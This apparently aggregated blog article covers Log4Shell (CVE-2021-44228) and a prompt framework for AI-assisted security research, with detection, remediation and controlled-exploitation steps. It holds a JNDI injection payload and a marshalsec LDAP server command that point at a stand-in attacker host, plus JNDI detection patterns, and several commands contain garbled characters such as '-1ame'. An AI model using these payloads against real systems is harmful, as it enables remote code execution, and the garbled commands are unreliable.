Listen to this Post
Introduction:

The integration of generative AI into cybersecurity workflows has introduced a paradigm shift in how security professionals conduct vulnerability research and penetration testing. However, the effectiveness of AI-assisted security analysis hinges critically on the quality of prompt engineering. As demonstrated in a recent ethical hacking exercise focusing on CVE-2021-44228 (Log4Shell), structured prompting following the Role → Context → Task → Format framework transforms vague AI queries into actionable, authoritative security intelligence. Log4Shell, a critical remote code execution vulnerability in Apache Log4j 2, remains one of the most severe software vulnerabilities ever discovered, carrying a CVSS score of 10.0 and affecting versions 2.0-beta9 through 2.14.1. This article explores how structured AI prompting can accelerate vulnerability research while emphasizing the non-1egotiable requirement for human validation against authoritative sources.
Learning Objectives & Secrets:
- Objective 1: Master Structured Prompt Engineering for Security Research — Learn to construct AI prompts using the Role → Context → Task → Format framework to generate precise, actionable vulnerability briefs that mirror professional penetration testing reports.
-
Objective 2 Secret Tip: Define Authorization Boundaries Explicitly — Always include scope and authorization statements in prompts to ensure AI-generated content remains within ethical and legal boundaries. This prevents the model from producing potentially harmful or unauthorized exploitation guidance.
-
Objective 3 Secret Tip: Layer Validation Requirements — Structure prompts to request authoritative sources, CVE identifiers, and specific remediation versions. Never accept AI-generated findings without cross-referencing against NVD, vendor security advisories, or verified exploit databases.
You Should Know:
- Understanding Log4Shell: The Vulnerability That Broke the Internet
Log4Shell (CVE-2021-44228) is a critical remote code execution vulnerability in Apache Log4j 2, a ubiquitous Java-based logging library used across millions of enterprise applications. The vulnerability arises from Log4j’s handling of JNDI (Java Naming and Directory Interface) lookups in logged strings. When an attacker-controlled string containing a malicious JNDI lookup (e.g., ${jndi:ldap://attacker-server.com/exploit}) is logged by a vulnerable Log4j instance, the library automatically resolves the JNDI reference and retrieves and executes remote Java classes.
The attack chain operates as follows: An attacker sends a specially crafted request containing a JNDI lookup payload to any application that logs user-supplied input. The vulnerable Log4j instance processes the log message, performs the JNDI lookup, connects to an attacker-controlled LDAP or RMI server, retrieves a malicious Java class, and executes it within the application’s context — all without authentication. This vulnerability maps to MITRE ATT&CK technique T1190 (Exploit Public-Facing Application).
Step-by-step guide to understanding the exploitation mechanism:
- Identify vulnerable Log4j versions: Apache Log4j 2 versions 2.0-beta9 through 2.14.1 are susceptible.
- Understand the JNDI lookup feature: Log4j’s message lookup substitution allows `${prefix:value}` patterns to be dynamically resolved.
- Recognize the attack vector: Any application logging unsanitized user input is vulnerable to JNDI injection.
- Trace the execution flow: User input → Log4j log message → JNDI lookup resolution → Remote class loading → Arbitrary code execution.
-
Detection and Discovery: Finding Log4Shell in Your Environment
Identifying vulnerable Log4j deployments across enterprise environments requires systematic scanning. Both Linux and Windows environments demand specific commands and scripts to locate vulnerable JAR files.
Step-by-step guide for Linux detection:
 Find all log4j-core JAR files across the system
find / -1ame "log4j-core.jar" 2>/dev/null

Extract version information from discovered JAR files
find / -1ame "log4j-core.jar" 2>/dev/null | xargs -I {} unzip -p {} META-INF/MANIFEST.MF | grep "Implementation-Version"

Search for JndiLookup class (indicates vulnerability)
find / -1ame "log4j-core.jar" 2>/dev/null | xargs -I {} jar tf {} | grep -i JndiLookup

Comprehensive scan using YARA rules for running Java processes
ps -eo pid,comm | grep -i java | grep -Eo '[0-9].' | cut -d ' ' -f 1 | xargs -I '{}' yara log4j.yar '{}' > scan_results.txt
Step-by-step guide for Windows PowerShell detection:
 Recursively search all drives for log4j-core JAR files
Get-ChildItem -Path C:\ -Recurse -Filter "log4j-core.jar" -ErrorAction SilentlyContinue

Check JAR manifests for version information
Get-ChildItem -Path C:\ -Recurse -Filter "log4j-core.jar" -ErrorAction SilentlyContinue | ForEach-Object {
$jar = $_.FullName
$manifest = & jar xf $jar META-INF/MANIFEST.MF
Get-Content META-INF/MANIFEST.MF | Select-String "Implementation-Version"
}

Search for JndiLookup class within JAR files
Get-ChildItem -Path C:\ -Recurse -Filter "log4j-core.jar" -ErrorAction SilentlyContinue | ForEach-Object {
& jar tf $_.FullName | Select-String "JndiLookup"
}
3. Exploitation Validation: Ethical Testing in Authorized Environments
Within authorized penetration testing scenarios, security professionals may validate Log4Shell exploitation to assess organizational risk. The following steps should only be performed in isolated lab environments or with explicit written authorization.
Step-by-step guide for controlled exploitation testing:
- Set up an attacker-controlled LDAP server using tools like marshalsec:
cd marshalsec
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://attacker-server.com/Exploit" 1389
2. Craft the exploitation payload:
${jndi:ldap://attacker-server.com:1389/Exploit}
- Inject the payload through any user-input vector that gets logged (HTTP headers, form fields, API parameters).
-
Monitor for callbacks to the attacker-controlled server and observe code execution.
-
Document findings including affected endpoints, successful exploitation vectors, and potential impact.
4. Remediation and Mitigation: Securing Against Log4Shell
The definitive fix for Log4Shell is upgrading Log4j 2 to version 2.17.1 or later, which resolves the full CVE-2021-44228, CVE-2021-45046, CVE-2021-45105, and CVE-2021-44832 series. For organizations unable to immediately upgrade, multiple mitigation strategies exist.
Step-by-step guide for Log4Shell remediation:
1. Immediate upgrade (recommended):
- Update to Log4j 2.17.1 or later in the 2.x line
- For organizations on older JDK versions, use backport branches
2. Interim mitigation (when upgrade isn’t immediately possible):
 Set system property to disable JNDI lookups
-Dlog4j2.formatMsgNoLookups=true

Remove the JndiLookup class from log4j-core JAR
zip -q -d log4j-core-.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
3. Network controls:
- Restrict outbound network egress from application servers to prevent callbacks to attacker-controlled LDAP/RMI/DNS endpoints
4. Comprehensive inventory:
- Use Software Bill of Materials (SBOM) tools to locate every embedded Log4j copy across the enterprise
- Scan for transitive dependencies in build files (pom.xml, build.gradle)
5. Verification:
- Re-scan environments after remediation to confirm vulnerability elimination
- Monitor logs for exploitation attempt indicators
5. AI-Powered Prompt Engineering for Cybersecurity Research
The quality of AI-assisted security research dramatically improves when prompts follow the Role → Context → Task → Format framework. Rather than simply asking an AI to “research a CVE,” structured prompts define assessment scope, authorization boundaries, specific research objectives, and expected output formats.
Step-by-step guide to crafting effective security research prompts:
- Define the Role: Assign the AI a specific security role (e.g., “Act as a senior penetration tester conducting authorized vulnerability research”).
-
Establish Context: Provide scope, authorization, and environmental details:
"You are conducting authorized penetration testing on a fictional enterprise environment. All activities are within defined scope and have explicit written authorization."
3. Specify the Task: Clearly articulate research objectives:
"Research CVE-2021-44228 (Log4Shell) and produce a structured vulnerability brief covering affected versions, technical cause, security impact, detection indicators, remediation steps, and authoritative sources for validation."
4. Define the Format: Request specific output structure:
"Format the response as a professional security brief with clear sections: Executive Summary, Technical Details, Impact Assessment, Detection Guidance, Remediation Steps, and References."
5. Layer Validation Requirements:
"Include specific CVE identifiers, version numbers, and cite NVD, vendor security advisories, or verified technical sources. Flag any information that requires additional validation."
6. API Security and Cloud Hardening Considerations
Log4Shell’s impact on cloud-1ative and API-driven architectures remains significant. Many cloud services, API gateways, and microservices rely on Log4j for logging, creating extensive attack surfaces.
Step-by-step guide for API security hardening against Log4Shell:
- Audit API dependencies: Review all API services for Log4j usage in build configurations.
-
Implement input validation: Sanitize all user-supplied input before logging to prevent JNDI injection attempts.
-
Deploy WAF rules: Configure Web Application Firewalls to block JNDI lookup patterns in request payloads.
-
Monitor API logs: Implement detection rules for exploitation attempts:
${jndi:ldap://}
${jndi:rmi://}
${jndi:dns://}
5. Cloud-specific considerations:
- Review cloud service provider security bulletins for managed services
- Apply virtual patches where available
- Implement runtime protection using Java agents like log4j-jndi-be-gone
What Undercode Say:
-
Key Takeaway 1: AI accelerates vulnerability research but requires human validation. Generative AI can rapidly synthesize technical information, structure findings, and identify potential attack vectors — but its outputs must always be verified against authoritative security sources. AI hallucinations or outdated information can lead to incorrect remediation decisions.
-
Key Takeaway 2: Structured prompting transforms AI from a basic search tool into a professional research assistant. The Role → Context → Task → Format framework ensures AI-generated security content is precise, actionable, and aligned with professional standards. This approach reduces ambiguity and increases the relevance of AI-assisted security analysis.
AI’s role in ethical hacking is not to replace human expertise but to augment it. The most effective security professionals use AI as a force multiplier — accelerating research, generating structured reports, and identifying patterns — while maintaining critical thinking and validation as core competencies. The Log4Shell case study demonstrates how AI-assisted research can quickly surface technical details, detection methods, and remediation guidance, but the ultimate responsibility for validation and implementation rests with the security professional. As AI capabilities evolve, the integration of structured prompting with rigorous validation will define the future of cybersecurity research and incident response.
Prediction:
- +1 AI-powered vulnerability research will become a standard competency in cybersecurity training curricula, with structured prompt engineering emerging as a core skill alongside traditional technical expertise.
-
+1 The adoption of AI-assisted security tools will accelerate vulnerability discovery and remediation timelines, potentially reducing the average exploitation window from days to hours.
-
-1 Organizations that treat AI outputs as authoritative without validation will face increased risk from AI hallucinations, outdated information, or malicious prompt injection attacks that generate misleading security guidance.
-
-1 The democratization of AI-assisted hacking tools will lower the barrier to entry for threat actors, potentially increasing the volume and sophistication of automated attacks leveraging AI-generated exploit chains.
-
+1 Security frameworks and compliance standards will evolve to include AI governance requirements, mandating structured prompt engineering practices and validation protocols for AI-assisted security operations.
-
-1 The persistent exploitation of Log4Shell in unpatched systems, as observed in VMware Horizon and other public-facing applications, indicates that legacy vulnerability management remains a critical challenge despite AI advancements.
-
+1 The integration of AI with SBOM and dependency scanning tools will enable proactive identification of vulnerable libraries before they are exploited, shifting security left in the development lifecycle.
▶️ Related Video (92% Match):
https://www.youtube.com/watch?v=-gbY4v9tm0o
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e9cD-bAN – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


